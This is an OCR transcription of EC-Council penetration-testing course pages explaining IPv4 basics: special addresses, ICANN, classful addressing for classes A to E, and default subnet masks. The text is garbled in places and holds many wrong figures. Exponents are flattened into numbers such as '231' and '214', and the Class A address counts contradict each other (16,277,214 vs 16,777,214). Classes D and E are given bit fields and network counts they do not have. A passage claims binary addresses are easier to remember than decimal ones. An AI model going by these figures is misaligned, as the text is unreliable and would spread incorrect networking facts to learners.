
- **Default Network**: In the default network, the default IP address is 0.0.0.0.
- **Loopback Address**: Loopback address is a unique IP address (127.0.0.1) designed for network testing where a network administrator sends packets to the device to identify problems during transmission.
- **Broadcast Address**: Broadcast address is a unique IP address (255.255.255.255) designed for sending messages to all the nodes in a network. A network administrator uses this address to send a common message to all the hosts residing in a network.
- **Internet Corporation for Assigned Names and Numbers (ICANN)**: The Internet Corporation for Assigned Names and Numbers (ICANN) is the authority that manages the assignment of IP addresses, IP address spaces, and Protocol Identifier Assignments. The aim of ICANN is to ensure that all the users have valid addresses. ICANN does not look

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

after Internet content control, data protection, or unsolicited mail, but ICANN is responsible for the management of the new gTLDS (generic Top Level Domains).

- **Making the Address Space Friendly**: In order to make the address space friendly, it is necessary to make the address familiar and short. The information in the Internet includes of only two symbols: "1" and "0". These describe the two possible states: On/Off. The base10 number system is user-friendly. Imagine that a computer's address is 4,27,28,123,12. It is easier to remember the binary equivalent of that address in the Base2 system: 10010000, 11111010, 01010101, and 10111011.
- **Purpose of Dots**: It can be difficult to remember a particular decimal number address. To make it easier to remember, the decimal divides it into four parts. With the logical classification of the address, it is easier to identify a particular host on the network. The scheme depends on the decimal number and the address space used is binary. Certain schemes use the binary numbers, whereas others use the decimal numbers directly. Therefore, the 32-bit address space has four equal components of 8 bits each, such as 202.53.13.138.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Classful IP Addressing

Classful IP addressing is the Internet's first addressing scheme that managed addressing through classes, primarily A, B, and C. First standardized in September 1981, the Internet protocol (IP) specifies that each computer should have a unique, 32-bit address number to use the IP-based internet. Systems connected to more than one network interface would require a unique IP address for each network. Classful addressing divides the IP address into two parts. The first part identifies the network on which the host resides and the second part identifies the specific node or host on a network. Classes of an address determine parts belonging to the network address and parts belonging to the node address.




Figure A.128: Two-Level Internet Address Structure

From the past few years, network number segment refers network prefix because the major part of each IP address determines the network number. All the hosts residing on a network can share the same network prefix, but should have a unique host number. Hosts residing on different networks can have a same host number, but should have different network prefixes. IP addresses is divided into 5 major classes in classful IP addressing scheme.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It was the first addressing scheme of Internet that managed addressing through classes A, B, C, D, and E. An IP address can be broken down into two parts:

- First part represents network
- Second part represents a specific host on the network

Note:

- All the hosts residing on a network can share the same network prefix but should have a unique host number.
- Hosts residing on different networks can have the same host number but should have different network prefixes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Address Classes

Class A	Has an **8-bit** network prefix Starts with binary **address 0**, decimal number can be anywhere between **1-126** First 8 bits (one octet) identify the network, remaining **24 bits** specify hosts residing in the network
Class B	Has a **16-bit** network prefix Starts with binary **address 10**, decimal number can be anywhere between **128-191** First 16 bits (two octets) identify the network, remaining **16 bits** specify hosts residing in the network
Class C	Has a **24-bit** network prefix Starts with binary **address 110**, decimal number can be anywhere between **192-223** First 24 bits (three octets) identify the network, remaining **8 bits** specify hosts residing in the network
Class D	Starts with binary **address 1110**, decimal number can be anywhere between 224-239 Supports multicasting
Class E	Starts with binary **address 1111**, decimal number can be anywhere between 240-255 Reserved for experimental use

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Address Classes (Cont'd)

Table showing number of Networks and Hosts:

Class	Leading Bits	Size of Network Number Bit Field	Size of Host Number Bit Field	Number of Networks	Addresses Per Network
Class A	0	7	24	126	16,277,214
Class B	10	14	16	16,384	65,534
Class C	110	21	8	2,097,152	254
Class D (Multi cast)	1110	20	8	1,048,576	254
Class E (Reserved)	1111	20	8	1,048,576	254

IP Address Classes and class characteristics and uses

IP Address Class	Fraction of Total IP Address Space	Number of Network ID Bits	Number of Host ID Bits	Intended Use
Class A	1/2	8	24	Used for Unicast addressing for very large size organizations
Class B	1/4	16	16	Used for Unicast addressing for medium or large size organizations
Class C	1/8	24	8	Used for Unicast addressing for small size organizations
Class D	1/16	N/A	N/A	Used for IP multicasting
Class E	1/16	N/A	N/A	Reserved

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Address Classes

Address classes play an important role in Internet routing. Internet designers have divided the IP address space into different address classes to provide support for network requirements and size such as class A, class B, class C, class D and class E.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Class	Leading Bits	Size of Network Number Bit Field	Size of Host Number Bit Field	Number of Networks	Addresses Per Network
Class A	0	7	24	126	16,277,214
Class B	10	14	16	16,384	65,534
Class C	110	21	8	2,097,152	254
Class D (Multi cast)	1110	20	8	1,048,576	254
Class E (Reserved)	1111	20	8	1,048,576	254

Table A.13: Table showing number of Networks and Hosts

IP Address Class	Fraction of Total IP Address Space	Number of Network ID Bits	Number of Host ID Bits	Intended Use
Class A	1/2	8	24	Used for Unicast addressing for very large size organizations
Class B	1/4	16	16	Used for Unicast addressing for medium or large size organizations
Class C	1/8	24	8	Used for Unicast addressing for small size organizations
Class D	1/16	N/A	N/A	Used for IP multicasting
Class E	1/16	N/A	N/A	Reserved

Table A.14: IP Address Classes and class characteristics and uses

Class A

IP address class defines IP address for large networks. The binary address starts with 0. The decimal number is in between 0-127 and mostly used by international companies. From the 32-bit address, the Class A address uses the leftmost 8-bits for identifying networks. The first 8 bits identify the network and the remaining 24 bits specify hosts residing in the network. In the recent years, class A networks are referred as “/8’s” or “8’s”. Total of 126 (27-2)/8 networks can be defined in Class A network. Two classes are less because in the “class A” network as mentioned 0.0.0.0 is the default IP address and 127.0.0.0 is a loopback address. This network supports a maximum of 16,777,214 networks in a host and 231 (2,147,483,648) individual addresses. It contains 232 (4,294,967,296) addresses of IPv4 address space, which amounts to 50% of the total IPv4 unicast address space.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.129: Class A network

Class B

Use class B addresses in medium-scale networks. It uses the leftmost 16-bits of this class and the binary address starts with 10. The decimal number is from 128 to 191. The first 16 bits (two octets) identify the network and the remaining 16 bits specify the hosts residing in the network. In the recent years, class B networks are referred as "/16s" as they have 16 bits network prefix. About 16,384 (214) /16 networks can be defined in class B network where 65,534 (216-2) hosts are created per network and 230 (1,073,741,824) individual addresses. When calculated this amounts to 25% of the total IPv4 unicast address space.




Figure A.130: Class B network

Class C

Class C addresses have a 24-bit network prefix. The binary address of Class C starts from 110. The decimal number can be anywhere between 192 and 223. Class C addresses represent small businesses. It uses the first 24 bits (three octets) for identifying the network, while the rest of the 8 bits help in identification of the host on the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.131: Class C network

Class D and Class E

In addition to the primary address classes, there are two other classes defined by the internet designers such as class D and class E. These are special classes designed for specific purposes where users do not even know they exist. Class D starts with binary address 1-1-1-0 and its decimal number can be anywhere from 224 to 239. Its main function is to support multicasting. Class E starts with binary address 1-1-1-1, and its decimal number can be anywhere from 240 to 255. It serves experimental purposes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Subnet Masking

Subnet mask provides information about the division of bits between subnet ID and host ID as well as the host ID containing the routing traffic. It is a 32-bit binary number. Subnet mask separates the IP address into two components, namely network address and host address. Use subnet calculator to retrieve the subnet mask information. The Subnet mask performs bitwise AND operation on the netmask to identify the network address of a particular IP address. Subnet mask bits was defined by setting network bits to all "1"s and setting host bits to all "0"s. Subnet masks are expressed using dot-decimal notation like an address. Every host on the TCP/IP network requires a Subnet mask. Use a default subnet mask for the class based network ID's and use custom subnet masks when subnetting and supernetting is configured.

- Subnet Mask divides the IP address of the host into network and host number.
- Subnet allows division of Class A, B, and C network numbers into smaller segments.
- Variable length subnet mask (VLSM) allows two or more subnet masks in the same network.
- VLSM effectively uses IP address space in a network.

IP Address Class	Total # bits for Network ID/ Host IP	Default Subnet Mask			
		First Octet	Second Octet	Third Octet	Fourth Octet
Class A	8/24	11111111	00000000	00000000	00000000
Class B	16/16	11111111	11111111	00000000	00000000
Class C	24/8	11111111	11111111	11111111	00000000

